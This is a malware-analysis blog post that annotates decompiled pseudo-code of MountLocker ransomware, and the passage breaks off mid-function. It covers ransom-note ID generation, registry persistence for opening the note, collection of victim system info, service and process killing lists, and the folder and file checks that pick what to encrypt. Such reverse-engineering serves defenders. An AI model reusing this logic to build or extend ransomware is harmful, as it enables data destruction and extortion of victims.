
[QuickNote] MountLocker – Some pseudo-code snippets


kienmanowar.wordpress.com/2021/08/04/quicknote-mountlocker-some-pseudo-code-snippets/

August 4, 2021



Refs:

- https://threatpost.com/mount-locker-ransomware-changes-tactics/165559/
- https://chuongdong.com/reverse%20engineering/2021/05/23/MountLockerRansomware/
- https://github.com/Finch4/Malware-Analysis-Reports/tree/master/MountLocker

---

Parse `RecoveryManual.html` content in memory and fill `%CLIENT_ID%`:

```
 // Generate CLIENT_ID
  for ( client_id_pos = StrStrIA(psz_recovery_manual_ransom_note, "%CLIENT_ID%");
        client_id_pos;
        client_id_pos = StrStrIA(psz_recovery_manual_ransom_note, "%CLIENT_ID%") )
  {
    cnt = 32i64;
    client_id_str = g_str_879538e20b82e80052dd5f7ef9ad5077;
    // replace %CLIENT_ID% with generated client_id
    // first 32 bytes is "879538e20b82e80052dd5f7ef9ad5077"
    // and the rest 32 bytes is random value
    do
    {
      client_id_str[client_id_pos - g_str_879538e20b82e80052dd5f7ef9ad5077] =
*client_id_str;
      ++client_id_str;
      --cnt;
    }
    while ( cnt );
    ptr_curr_pos = client_id_pos + 32;
    for ( j = 0i64; j < 16; ++j )
    {
      *ptr_curr_pos = str_0123456789abcdef[(unsigned __int64)(unsigned
__int8)szComputerName[j] >> 4];
      ptr_next_pos = ptr_curr_pos + 1;
      ch_ = szComputerName[j];
      *ptr_next_pos = str_0123456789abcdef[ch_ & 0xF];
      ptr_curr_pos = ptr_next_pos + 1;
    }
  }
```

Create registry key for opening `RecoveryManual.html`:

```
  // Software\Classes\.F638D8A0\shell\Open\command
  wsprintfW(pwzSubKey, L"Software\\Classes\\.%0.8X\\shell\\Open\\command",
g_0xF638D8A0);
  cbData = lstrlenW(L"explorer.exe RecoveryManual.html");
  // Sets a registry subkey value in a user-specific subtree (HKEY_CURRENT_USER or
HKEY_LOCAL_MACHINE).
  SHRegSetUSValueW(pwzSubKey, &pwzValue, 1u, L"explorer.exe RecoveryManual.html", 2 *
cbData, SHREGSET_FORCE_HKCU);
```

Create log file if `/NOLOG` is not set:

```
  if ( !g_nolog_flag )
  {
    lstrcpyW(lpLogFile, lpMountLockerPath);
    lstrcatW(lpLogFile, L".log");
    // dwShareMode = FILE_SHARE_READ | FILE_SHARE_WRITE
    h_log_file = CreateFileW(lpLogFile, GENERIC_WRITE|GENERIC_READ, 3u, 0i64,
CREATE_ALWAYS, 0, 0i64);
    if ( h_log_file == (HANDLE)INVALID_HANDLE_VALUE )
    {
      h_log_file = 0i64;
    }
    else
    {
      g_log_file_and_console_flag = 1;
    }
  }
  // if set /CONSOLE, also log through console.
  if ( g_console_flag && AllocConsole() )
  {
    hConsoleOutput = GetStdHandle(STD_OUTPUT_HANDLE);
    if ( hConsoleOutput == (HANDLE)INVALID_HANDLE_VALUE )
    {
      hConsoleOutput = 0i64;
    }
    else
    {
      g_log_file_and_console_flag = 1;
    }
  }
```

Collect victim’s system info:

```
int __stdcall f_ml_collect_and_log_victim_info()
{
  __int64 win_arch_value; // r8
  _BOOL join_domain_status; // eax
  const wchar_t *szYesNo; // rbx MAPDST
  LPWSTR lpCmdLine; // rax
  SYSTEM_PROCESSOR_INFORMATION NativeSystemInformation; // [rsp+30h] [rbp-D0h]
  struct _SYSTEM_INFO SystemInfo; // [rsp+40h] [rbp-C0h]
  struct _MEMORYSTATUS Buffer; // [rsp+70h] [rbp-90h]
  struct _OSVERSIONINFOW VersionInformation; // [rsp+B0h] [rbp-50h]
  unsigned __int16 v10; // [rsp+1C4h] [rbp+C4h]
  WCHAR wsz_infoBuf[272]; // [rsp+1D0h] [rbp+D0h]
  DWORD bufCharCount; // [rsp+400h] [rbp+300h]
  enum _NETSETUP_JOIN_STATUS JoinStatus; // [rsp+408h] [rbp+308h]
  LPWSTR NameBuffer; // [rsp+410h] [rbp+310h]

  f_ml_write_format_string_to_log_file_or_console(3, L"========== SYS INFO
==========\r\n");
  GetSystemInfo(&SystemInfo);
  f_ml_write_format_string_to_log_file_or_console(3, L"CORE COUNT:\t%u\r\n",
SystemInfo.dwNumberOfProcessors);
  GlobalMemoryStatus(&Buffer);
  f_ml_write_format_string_to_log_file_or_console(3, L"TOTAL MEM:\t%u MB\r\n",
Buffer.dwTotalPhys >> 0x14);
  memset(&VersionInformation, 0, 0x11Cu);
  VersionInformation.dwOSVersionInfoSize = 0x11C;
  if ( !RtlGetVersion(&VersionInformation) )
  {
    f_ml_write_format_string_to_log_file_or_console(
      3,
      L"WIN VER:\t%u.%u.%u SP%u\r\n",
      VersionInformation.dwMajorVersion,
      VersionInformation.dwMinorVersion,
      VersionInformation.dwBuildNumber,
      v10);
  }
  if ( !(unsigned int)RtlGetNativeSystemInformation(1i64, &NativeSystemInformation,
0xCi64) )
  {
    win_arch_value = CPU_ARCH_x86;
    if ( NativeSystemInformation.ProcessorArchitecture ==
PROCESSOR_ARCHITECTURE_AMD64 )
    {
      win_arch_value = CPU_ARCH_x64;
    }
    f_ml_write_format_string_to_log_file_or_console(3, L"WIN ARCH:\tx%u\r\n",
win_arch_value);
  }
  bufCharCount = 0xFA;
  if ( GetUserNameW(wsz_infoBuf, &bufCharCount) )
  {
    wsz_infoBuf[bufCharCount] = 0;
    f_ml_write_format_string_to_log_file_or_console(3, L"USER NAME:\t%s\r\n",
wsz_infoBuf);
  }
```

```
  bufCharCount = 0xFA;
  if ( GetComputerNameW(wsz_infoBuf, &bufCharCount) )
  {
    wsz_infoBuf[bufCharCount] = 0;
    f_ml_write_format_string_to_log_file_or_console(3, L"PC NAME:\t%s\r\n",
wsz_infoBuf);
  }
  JoinStatus = NetSetupUnknownStatus;
  NameBuffer = 0i64;
  if ( NetGetJoinInformation(0i64, &NameBuffer, &JoinStatus) )
  {
    join_domain_status = 0;                     // NetSetupUnknownStatus
  }
  else
  {
    NetApiBufferFree(NameBuffer);
    *(_QWORD *)&join_domain_status = JoinStatus == NetSetupDomainName;// The computer
is joined to a domain.
  }
  szYesNo = L"NO";
  szYesNo = L"NO";
  if ( join_domain_status )
  {
    szYesNo = L"YES";                           // computer is joined domain
  }
  f_ml_write_format_string_to_log_file_or_console(3, L"IN DOMAIN:\t%s\r\n", szYesNo);
  if ( g_isAdmin )
  {
    szYesNo = L"YES";
  }
  f_ml_write_format_string_to_log_file_or_console(3, L"IS ADMIN:\t%s\r\n", szYesNo);
  f_ml_log_group_infos();
  // get cmd_line info when malware is exectuted
  lpCmdLine = GetCommandLineW();
  return f_ml_write_format_string_to_log_file_or_console(3, L"CMDLINE:\t%s\r\n",
lpCmdLine);
}
```

Result:

```
========== SYS INFO ==========
CORE COUNT:     4
TOTAL MEM:      4095 MB
WIN VER:        6.1.7601 SP1
WIN ARCH:       x64
USER NAME:      xxxxx
PC NAME:        xxxxx-PC
IN DOMAIN:      NO
IS ADMIN:       YES
IN GROUPS:
        Mandatory       xxxxx-PC\None
        Mandatory       \Everyone
        Mandatory       NT AUTHORITY\Local account and member of Administrators group
        Mandatory       BUILTIN\Administrators
        Mandatory       BUILTIN\Users
        Mandatory       NT AUTHORITY\INTERACTIVE
        Mandatory       \CONSOLE LOGON
        Mandatory       NT AUTHORITY\Authenticated Users
        Mandatory       NT AUTHORITY\This Organization
        Mandatory       NT AUTHORITY\Local account
        Mandatory       \LOCAL
        Mandatory       NT AUTHORITY\NTLM Authentication
        Integrity       Mandatory Label\High Mandatory Level
CMDLINE:        "mount_locker.exe"
```

If `/NOKILL` is `0`, it enumerates and kills all services and processes:

+ Kill services, if service name contains any string is `"SQL", "database", "msexchange"`:

```
int f_ml_kill_services_and_log_info()
{
  SC_HANDLE schSCManager; // rdi
  HANDLE h_proc_heap; // rax MAPDST
  struct _ENUM_SERVICE_STATUSA *lpServices; // rax MAPDST
  int ret; // esi
  __int64 svc_cnt; // rbx
  int result; // eax
  DWORD win32_err_code; // eax
  WCHAR *err_str; // r8
  WCHAR v10[36]; // [rsp+40h] [rbp-48h]
  DWORD NumServicesReturned; // [rsp+90h] [rbp+8h]
  DWORD ResumeHandle; // [rsp+98h] [rbp+10h]
  DWORD pcbBytesNeeded; // [rsp+A0h] [rbp+18h]

  f_ml_write_format_string_to_log_file_or_console(3,
L"\r\n================================\r\n");
  f_ml_write_format_string_to_log_file_or_console(3, L"          KILL SERVICE
\r\n");
  f_ml_write_format_string_to_log_file_or_console(3,
L"================================\r\n");
  ResumeHandle = 0;
  schSCManager = OpenSCManagerA(0i64, 0i64, SC_MANAGER_ALL_ACCESS);
  if ( !schSCManager )
  {
    goto log_error;
  }
  h_proc_heap = GetProcessHeap();
  lpServices = (struct _ENUM_SERVICE_STATUSA *)HeapAlloc(h_proc_heap,
HEAP_ZERO_MEMORY, 0x40001ui64);
  if ( !lpServices )
  {
    CloseServiceHandle(schSCManager);
log_error:
    win32_err_code = GetLastError();
    if ( (win32_err_code & 0xFFFF0000) == 0x80070000 )
    {
      win32_err_code = (unsigned __int16)win32_err_code;
    }
    switch ( win32_err_code )
    {
      case ERROR_LOGON_FAILURE:
        err_str = L"LOGON_ERROR";
        break;
      case 5u:
        err_str = L"ACCESS_DENIED";
        break;
      case 8u:
        err_str = L"NOT_ENOUGH_MEMORY";
        break;
      case 0x35u:
        err_str = L"BAD_PATH_OR_OFFLINE";
        break;
      default:
        wsprintfW(v10, L"%0.8X", win32_err_code);
```

```
        err_str = v10;
        break;
    }
    return f_ml_write_format_string_to_log_file_or_console(3, L"[ERROR]
locekr.kill.service > get services list error=%s\r\n", err_str);
  }
  // dwServiceType = SERVICE_WIN32_OWN_PROCESS | SERVICE_WIN32_SHARE_PROCESS |
SERVICE_WIN32
  // dwServiceState = SERVICE_ACTIVE
  ret = EnumServicesStatusA(schSCManager, SERVICE_WIN32, 1u, lpServices, 0x40000u,
&pcbBytesNeeded, &NumServicesReturned, &ResumeHandle);
  if ( ret )
  {
    svc_cnt = 0i64;
    if ( NumServicesReturned )
    {
      // kills all services with these strings in their name: "SQL", "database",
"msexchange"
      while ( 1 )
      {
        ret = f_ml_terminate_service_and_log_info(schSCManager, (PCSTR
*)&lpServices[svc_cnt].lpServiceName);
        if ( !ret )
        {
          break;
        }
        svc_cnt = (unsigned int)(svc_cnt + 1);
        if ( (unsigned int)svc_cnt >= NumServicesReturned )
        {
          goto exit_sub;
        }
      }
      ret = 1;
    }
  }
exit_sub:
  h_proc_heap = GetProcessHeap();
  HeapFree(h_proc_heap, 0, lpServices);
  result = CloseServiceHandle(schSCManager);
  if ( !ret )
  {
    goto log_error;
  }
  return result;
}
```

```
__int64 __fastcall f_ml_terminate_service_and_log_info(SC_HANDLE schSCManager, PCSTR
*lpServiceName)
{
  DWORD v4; // er8
  int ret; // eax
  const wchar_t *kill_service_status; // rdx

  if ( !StrStrIA(*lpServiceName, "SQL")
    && !StrStrIA(*lpServiceName, "database")
    && !StrStrIA(*lpServiceName, "msexchange")
    && !StrStrIA(lpServiceName[1], "SQL")
    && !StrStrIA(lpServiceName[1], "database")
    && !StrStrIA(lpServiceName[1], "msexchange") )
  {
    return 1i64;
  }
  // Terminate service if contains any of the three strings above.
  f_ml_write_format_string_to_log_file_or_console(3, L"%S... ", *lpServiceName);
  ret = f_ml_terminate_service(schSCManager, *lpServiceName, v4);
  if ( ret >= 0 )
  {
    kill_service_status = L"timeout\r\n";
    if ( ret )
    {
      kill_service_status = L"ok\r\n";
    }
  }
  else
  {
    kill_service_status = L"fail\r\n";
  }
  f_ml_write_format_string_to_log_file_or_console(3, kill_service_status);
  return 1i64;
}
```

+ Kill processes, if process name is matching with hard-coded list:

```
"msftesql.exe"
"sqlagent.exe"
"sqlbrowser.exe"
"sqlwriter.exe"
"oracle.exe"
"ocssd.exe"
"dbsnmp.exe"
"synctime.exe"
"agntsvc.exe"
"isqlplussvc.exe"
"xfssvccon.exe"
"sqlservr.exe"
"mydesktopservice.exe"
"ocautoupds.exe"
"encsvc.exe"
"firefoxconfig.exe"
"tbirdconfig.exe"
"mydesktopqos.exe"
"ocomm.exe"
"mysqld.exe"
"mysqld-nt.exe"
"mysqld-opt.exe"
"dbeng50.exe"
"sqbcoreservice.exe"
"excel.exe"
"infopath.exe"
"msaccess.exe"
"mspub.exe"
"onenote.exe"
"outlook.exe"
"powerpnt.exe"
"sqlservr.exe"
"thebat.exe"
"steam.exe"
"thebat64.exe"
"thunderbird.exe"
"visio.exe"
"winword.exe"
"wordpad.exe"
"QBW32.exe"
"QBW64.exe"
"ipython.exe"
"wpython.exe"
"python.exe"
"dumpcap.exe"
"procmon.exe"
"procmon64.exe"
"procexp.exe"
"procexp64.exe"
```

```
int __stdcall f_ml_kill_processes_and_log_info()
{
  DWORD curr_proc_id; // esi
  SYSTEM_PROCESS_INFORMATION *SystemInformation; // rdx
  SIZE_T dwBytes; // rbx
  HANDLE h_proc_heap; // rax MAPDST
  SYSTEM_PROCESS_INFORMATION *system_proc_info; // rax MAPDST
  unsigned int status; // eax
  int nChar; // eax
  DWORD win32_err_code; // eax
  WCHAR *err_str; // r8
  WCHAR v14[24]; // [rsp+40h] [rbp-C0h]
  CHAR process_name[272]; // [rsp+70h] [rbp-90h]
  ULONG SystemInformationLength; // [rsp+1A0h] [rbp+A0h]

  f_ml_write_format_string_to_log_file_or_console(3,
L"\r\n================================\r\n");
  f_ml_write_format_string_to_log_file_or_console(3, L"          KILL PROCESS
\r\n");
  f_ml_write_format_string_to_log_file_or_console(3,
L"================================\r\n");
  system_proc_info = 0i64;
  SystemInformationLength = 0;
  *(_QWORD *)&curr_proc_id = GetCurrentProcessId();
  for ( SystemInformation = 0i64; ; SystemInformation = system_proc_info )
  {
    status = ZwQuerySystemInformation(SystemProcessInformation, SystemInformation,
SystemInformationLength, &SystemInformationLength);
    if ( status != (unsigned int)STATUS_INFO_LENGTH_MISMATCH )// record length does
not match the length required for the specified information class.
    {
      break;
    }
    if ( !SystemInformationLength )
    {
      goto log_error_info;
    }
    dwBytes = SystemInformationLength + 1i64;
    h_proc_heap = GetProcessHeap();
    system_proc_info = (SYSTEM_PROCESS_INFORMATION *)(system_proc_info ?
HeapReAlloc(h_proc_heap, HEAP_ZERO_MEMORY, system_proc_info, dwBytes) :
HeapAlloc(h_proc_heap, HEAP_ZERO_MEMORY, dwBytes));
    if ( !system_proc_info )
    {
      goto log_error_info;
    }
  }
  if ( status )
  {
    SetLastError(status);
    if ( system_proc_info )
    {
      h_proc_heap = GetProcessHeap();
      HeapFree(h_proc_heap, 0, system_proc_info);
    }
```

```
  }
  else if ( system_proc_info )
  {
    while ( 1 )
    {
      if ( (unsigned __int64)system_proc_info->UniqueProcessId &
0xFFFFFFFFFFFFFFFFui64
        && system_proc_info->NumberOfThreads
        && system_proc_info->UniqueProcessId != *(HANDLE *)&curr_proc_id// avoid
current MountLocker process
        && system_proc_info->ImageName.Buffer
        && system_proc_info->ImageName.Length )
      {
        process_name[0] = 0;
        // CodePage = CP_ACP
        nChar = WideCharToMultiByte(
                  0,
                  0,
                  system_proc_info->ImageName.Buffer,
                  system_proc_info->ImageName.Length >> 1,
                  process_name,
                  MAX_PATH,
                  0i64,
                  0i64);
        if ( nChar < 0 )
        {
          process_name[0] = 0;
        }
        else
        {
          process_name[nChar] = 0;
        }
        // enumerate and kill all processes if process name is matching with
hardcoded list
        if ( !f_ml_terminate_process(process_name, system_proc_info) )
        {
          break;
        }
      }
      if ( !system_proc_info->NextEntryOffset )
      {
        break;
      }
      system_proc_info = (SYSTEM_PROCESS_INFORMATION *)((char *)system_proc_info +
system_proc_info->NextEntryOffset);
    }
    h_proc_heap = GetProcessHeap();
    return HeapFree(h_proc_heap, 0, system_proc_info);
  }
log_error_info:
  win32_err_code = GetLastError();
  if ( (win32_err_code & 0xFFFF0000) == 0x80070000 )
  {
    win32_err_code = (unsigned __int16)win32_err_code;
  }
```

```
  switch ( win32_err_code )
  {
    case 0x52Eu:
      err_str = L"LOGON_ERROR";
      break;
    case 5u:
      err_str = L"ACCESS_DENIED";
      break;
    case 8u:
      err_str = L"NOT_ENOUGH_MEMORY";
      break;
    case 0x35u:
      err_str = L"BAD_PATH_OR_OFFLINE";
      break;
    default:
      wsprintfW(v14, L"%0.8X", win32_err_code);
      err_str = v14;
      break;
  }
  return f_ml_write_format_string_to_log_file_or_console(3, L"[ERROR]
locekr.kill.process > get process list error=%s\r\n", err_str);
}
```

```
unsigned int __fastcall f_ml_terminate_process(LPCSTR process_name,
SYSTEM_PROCESS_INFORMATION *system_proc_info)
{
  const CHAR *ptr_proc_list; // rax
  int i; // ebx
  HANDLE h_process; // rax MAPDST
  BOOL status; // ebx
  const wchar_t *str; // rdx

  ptr_proc_list = g_processes_list;
  i = 0;
  while ( ptr_proc_list )
  {
    if ( !lstrcmpiA(process_name, ptr_proc_list) )
    {
      f_ml_write_format_string_to_log_file_or_console(3, L"%S... ", process_name);
      h_process = OpenProcess(1u, 0, (DWORD)system_proc_info->UniqueProcessId);
      if ( h_process )
      {
        status = TerminateProcess(h_process, 0);
        CloseHandle(h_process);
        str = L"ok\r\n";
        if ( !status )
        {
          str = L"fail kill\r\n";
        }
      }
      else
      {
        str = L"fail open\r\n";
      }
      f_ml_write_format_string_to_log_file_or_console(3, str);
      return 1;
    }
    ptr_proc_list = (&g_processes_list)[++i];
  }
  return 1;
}
```

Enumerate target drive:

```
ml_target_detail *__fastcall f_ml_enum_target_drive(LPCWSTR target_name, __int64 a2,
__int64 a3, ml_target_info *target_info)
{
  HANDLE h_proc_heap; // rax MAPDST
  ml_target_detail *target_detail; // rax MAPDST
  __int64 target_name_len; // rcx
  unsigned int v10; // ebx

  h_proc_heap = GetProcessHeap();
  target_detail = (ml_target_detail *)HeapAlloc(h_proc_heap, 8u, 0x20271ui64);
  if ( !target_detail )
  {
    return target_detail;
  }
  *(_QWORD *)&target_detail->num_targets = 0i64;
  target_detail->val_1 = 1;
  target_detail->target_info = target_info;
  target_detail->f_ml_processing_target_and_drop_ransom_note =
f_ml_processing_target_and_drop_ransom_note;
  lstrcpyW(target_detail->target_name, target_name);
  target_name_len = lstrlenW(target_name);
  if ( *((_WORD *)&target_detail->field_1C + target_name_len + 1) != '\\' )
  {
    *(_DWORD *)&target_detail->target_name[target_name_len] = '\\';
  }
  v10 = f_ml_recursive_enum_folder(target_detail);
  h_proc_heap = GetProcessHeap();
  HeapFree(h_proc_heap, 0, target_detail);
  target_detail = (ml_target_detail *)v10;
  return target_detail;
}
```

+ Skip if folder name is `"."` or `".."`:

```
    if ( target_detail_cp->lpFindData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY )
    {
      if ( target_detail_cp->lpFindData.cFileName[0] != '.'
        || (v11 = target_detail_cp->lpFindData.cFileName[1]) != 0 && (v11 != '.' ||
target_detail_cp->lpFindData.cFileName[2]) )// check '.' and '..'
      {
        // ex: \\?\c:\$Recycle.Bin
        lstrcpyW(v7->target_name, target_detail_cp->lpFindData.cFileName);
        // \\?\c:\$Recycle.Bin\
        lstrcatW(v7->target_name, L"\\");
        if ( target_detail_cp->f_ml_processing_target_and_drop_ransom_note(IS_FOLDER,
stru_offset, target_detail_cp->target_info) )
        {
          if ( target_detail_cp->val_1 )
          {
            ++target_detail_cp->field_1C;
            f_ml_recursive_enum_folder(target_detail_cp);
            --target_detail_cp->field_1C;
          }
        }
        v7->target_name[0] = 0;                // clear file or folder name
      }
    }
```

+ Call function for checking target (folder / file) can be encrypted:

```
__int64 __fastcall f_ml_processing_target_and_drop_ransom_note(int isFolder, __int64
*stru_offset, ml_target_info *target_info)
{
  // if target is folder, check is in avoid list
  if ( isFolder )
  {
    return f_ml_check_folder_in_ignored_list_and_log_info(stru_offset, target_info);
  }
  // else if target is file, check is valid
  if ( f_ml_check_file_is_in_exception_list(stru_offset, target_info) )
  {
    f_ml_push_target_in_queue(stru_offset, target_info);
  }
  if ( target_info->field_0 == *(_DWORD *)stru_offset )
  {
    return 1i64;
  }
  // drop a ransom note in the folder.
  lstrcpyW(&target_info->target_ransom_note_name, CONTAINING_RECORD(stru_offset,
ml_target_detail, num_targets)->target_name);
  lstrcatW(&target_info->target_ransom_note_name, L"RecoveryManual.html");
  if ( f_ml_create_file(&target_info->target_ransom_note_name,
psz_recovery_manual_ransom_note, pcbRecoveryManualLen) )
  {
    target_info->field_0 = *(_DWORD *)stru_offset;
  }
  return 1i64;
}
```

+ If target is folder, skipped folder is in ignored list:

```
":\\Windows\\"
":\\System Volume Information\\"
":\\$RECYCLE.BIN\\"
":\\SYSTEM.SAV"
":\\WINNT"
":\\$WINDOWS.~BT\\"
":\\Windows.old\\"
":\\PerfLog\\"
":\\Boot"
":\\ProgramData\\Microsoft\\"
":\\ProgramData\\Packages\\"
"$\\Windows\\"
"$\\System Volume Information\\"
"$\\$RECYCLE.BIN\\"
"$\\SYSTEM.SAV"
"$\\WINNT"
"$\\$WINDOWS.~BT\\"
"$\\Windows.old\\"
"$\\PerfLog\\"
"$\\Boot"
"$\\ProgramData\\Microsoft\\"
"$\\ProgramData\\Packages\\"
"\\WindowsApps\\"
"\\Microsoft\\Windows\\"
"\\Local\\Packages\\"
"\\Windows Defender"
"\\microsoft shared\\"
"\\Google\\Chrome\\"
"\\Mozilla Firefox\\"
"\\Mozilla\\Firefox\\"
"\\Internet Explorer\\"
"\\MicrosoftEdge\\"
"\\Tor Browser\\"
"\\AppData\\Local\\Temp\\"
```

```
__int64 __fastcall f_ml_check_folder_in_ignored_list_and_log_info(__int64
*stru_offset, ml_target_info *target_info)
{
  REPARSE_DATA_BUFFER *reparse_point_data; // r14
  const WCHAR *ptr_ignored_folder_list; // rax
  const WCHAR *target_name; // rdi
  __int64 i; // rbx
  const wchar_t *black_list_info; // rdx
  HANDLE hFile; // rbp
  __int64 win32_err_code; // r8
  const wchar_t *err_log_str; // rdx
  BOOL ret; // ebx
  __int64 v14; // rax
  char *v15; // rbx
  DWORD BytesReturned; // [rsp+68h] [rbp+10h]

  reparse_point_data = (REPARSE_DATA_BUFFER *)&target_info->target_ransom_note_name;
  _InterlockedAdd(&dword_140013350, 1u);
  ptr_ignored_folder_list = g_ignored_folder_list;
  target_name = CONTAINING_RECORD(stru_offset, ml_target_detail, num_targets)-
>target_name;
  i = 0i64;
  while ( ptr_ignored_folder_list )
  {
    if ( StrStrIW(target_name, ptr_ignored_folder_list) )
    {
      black_list_info = L"[SKIP] locker.dir.check > black_list name=%s\r\n";
LABEL_10:
      _InterlockedAdd(&dword_140013354, 1u);
log_info:
      f_ml_write_format_string_to_log_file_or_console(1, black_list_info,
target_name);
      return 0i64;
    }
    ptr_ignored_folder_list = (&g_ignored_folder_list)[++i];
  }
  if ( g_target || g_fullpd_flag )
  {
    target_info->encrypt_target_of_full_flag = 0;
  }
  else if ( f_ml_check_folder_name_is_ProgramData_ProgramFiles_SQL(stru_offset,
target_info) )
  {
    black_list_info = L"[SKIP] locker.dir.check > no sql program dir name=%s\r\n";
    goto LABEL_10;
  }
  if ( !(CONTAINING_RECORD(stru_offset, ml_target_detail, num_targets)-
>lpFindData.dwFileAttributes & FILE_ATTRIBUTE_REPARSE_POINT) )
  {
    f_ml_write_format_string_to_log_file_or_console(1, L"[OK] locker.dir.check >
name=%s\r\n", target_name);
    return 1i64;
  }
  // try to open target
  // dwShareMode = FILE_SHARE_DELETE | FILE_SHARE_READ | FILE_SHARE_WRITE
```

```
  // dwCreationDisposition = OPEN_EXISTING
  hFile = CreateFileW(target_name, 0x80u, 7u, 0i64, OPEN_EXISTING, 0x2200400u, 0i64);
  if ( hFile == (HANDLE)INVALID_HANDLE_VALUE )
  {
    win32_err_code = GetLastError();
    err_log_str = L"[WARN] locker.dir.check > open error=%u name=%s\r\n";
log_error:
    f_ml_write_format_string_to_log_file_or_console(1, err_log_str, win32_err_code,
target_name);
    return 1i64;
  }
  // Use DeviceIoControl() with the FSCTL_GET_REPARSE_POINT control code to obtain an
REPARSE_DATA_BUFFER struct
  ret = DeviceIoControl(hFile, FSCTL_GET_REPARSE_POINT, 0i64, 0, reparse_point_data,
0x4000u, &BytesReturned, 0i64);
  CloseHandle(hFile);
  if ( !ret )
  {
    win32_err_code = GetLastError();
    err_log_str = L"[WARN] locker.dir.check > get_reparse_point error=%u
name=%s\r\n";
    goto log_error;
  }
  // folder is a mount point
  if ( reparse_point_data->ReparseTag == IO_REPARSE_TAG_MOUNT_POINT )
  {
    v14 = 0x10i64;
  }
  else
  {
    if ( reparse_point_data->ReparseTag != IO_REPARSE_TAG_SYMLINK )// folder is not a
symbolic link
    {
      win32_err_code = reparse_point_data->ReparseTag;
      err_log_str = L"[WARN] locker.dir.check > unknown_tag tag=%0.8X name=%s\r\n";
      goto log_error;
    }
    v14 = 0x14i64;
  }
  v15 = (char *)reparse_point_data + v14;
  if ( *target_name == '\\'
    && CONTAINING_RECORD(stru_offset, ml_target_detail, num_targets)->target_name[1]
== '\\'
    && CONTAINING_RECORD(stru_offset, ml_target_detail, num_targets)->target_name[2]
!= '?' )
  {
    black_list_info = L"[SKIP] locker.dir.check > reparse_point_into_share
name=%s\r\n";
    goto log_info;
  }
  if ( StrStrIW((PCWSTR)((char *)reparse_point_data + v14), L":\\") )
  {
    _InterlockedAdd(&dword_140013354, 1u);
    f_ml_write_format_string_to_log_file_or_console(1, L"[SKIP] locker.dir.check >
target_visibled target=%s name=%s\r\n", v15, target_name);
```

```
    return 0i64;
  }
  f_ml_write_format_string_to_log_file_or_console(1, L"[OK] locker.dir.check >
target_hidden target=%s name=%s\r\n", v15, target_name);
  return 1i64;
}
```

…. and skipped folder name is:

```
"SQL"
"Program Files"
"Program Files (x86)"
"ProgramData"

_BOOL __fastcall f_ml_check_folder_name_is_ProgramData_ProgramFiles_SQL(__int64
*stru_offset, ml_target_info *target_info)
{
  __int32 flag; // ebx
  const WCHAR *target_name; // rsi

  flag = 0;
  if ( CONTAINING_RECORD(stru_offset, ml_target_detail, num_targets)->field_1C )
  {
    return target_info->encrypt_target_of_full_flag
        && CONTAINING_RECORD(stru_offset, ml_target_detail, num_targets)->field_1C ==
1
        && !StrStrIW(CONTAINING_RECORD(stru_offset, ml_target_detail, num_targets)-
>lpFindData.cFileName, L"SQL");
  }
  target_name = CONTAINING_RECORD(stru_offset, ml_target_detail, num_targets)-
>lpFindData.cFileName;
  if ( StrCmpIW(CONTAINING_RECORD(stru_offset, ml_target_detail, num_targets)-
>lpFindData.cFileName, L"Program Files")
    && StrCmpIW(target_name, L"Program Files (x86)") )
  {
    LOBYTE(flag) = StrCmpIW(target_name, L"ProgramData") == 0;
    target_info->encrypt_target_of_full_flag = flag;
  }
  else
  {
    target_info->encrypt_target_of_full_flag = 1;
  }
  return 0;
}
```

+ If target is file, check is valid to be encrypted:

```
unsigned int __fastcall f_ml_check_file_is_in_execption_list(__int64 *stru_offset,
ml_target_info *target_info)
{
  DWORD file_size; // eax
  WCHAR *file_name; // rbx

  _InterlockedIncrement(&dword_140013320);
  if ( target_info->encrypt_target_of_full_flag && CONTAINING_RECORD(stru_offset,
ml_target_detail, num_targets)->field_1C == 1 )
  {
    _InterlockedIncrement(&dword_140013334);
    return 0;
  }
  file_size = CONTAINING_RECORD(stru_offset, ml_target_detail, num_targets)-
>lpFindData.nFileSizeLow;
  // If file size is less than MIN_CRYPT_SIZE | if file size is larger than
MAX_CRYPT_SIZE
  // then exit sub
  if ( (!file_size || file_size < g_min_size_to_enc_flag) &&
!CONTAINING_RECORD(stru_offset, ml_target_detail, num_targets)-
>lpFindData.nFileSizeHigh
    || g_max_size_to_enc_flag
    && (CONTAINING_RECORD(stru_offset, ml_target_detail, num_targets)-
>lpFindData.nFileSizeHigh || g_max_size_to_enc_flag < file_size) )
  {
    _InterlockedIncrement(&dword_140013338);
    return 0;
  }
  // not encrypt ransom note file
  file_name = CONTAINING_RECORD(stru_offset, ml_target_detail, num_targets)-
>lpFindData.cFileName;
  if ( !lstrcmpiW(CONTAINING_RECORD(stru_offset, ml_target_detail, num_targets)-
>lpFindData.cFileName, L"RecoveryManual.html") )
  {
    _InterlockedIncrement(&dword_140013330);
    return 0;
  }
  // not include Boot Manager
  if ( !lstrcmpiW(file_name, L"bootmgr") )
  {
    goto exit_sub;
  }
  // file name has the encrypted file extension
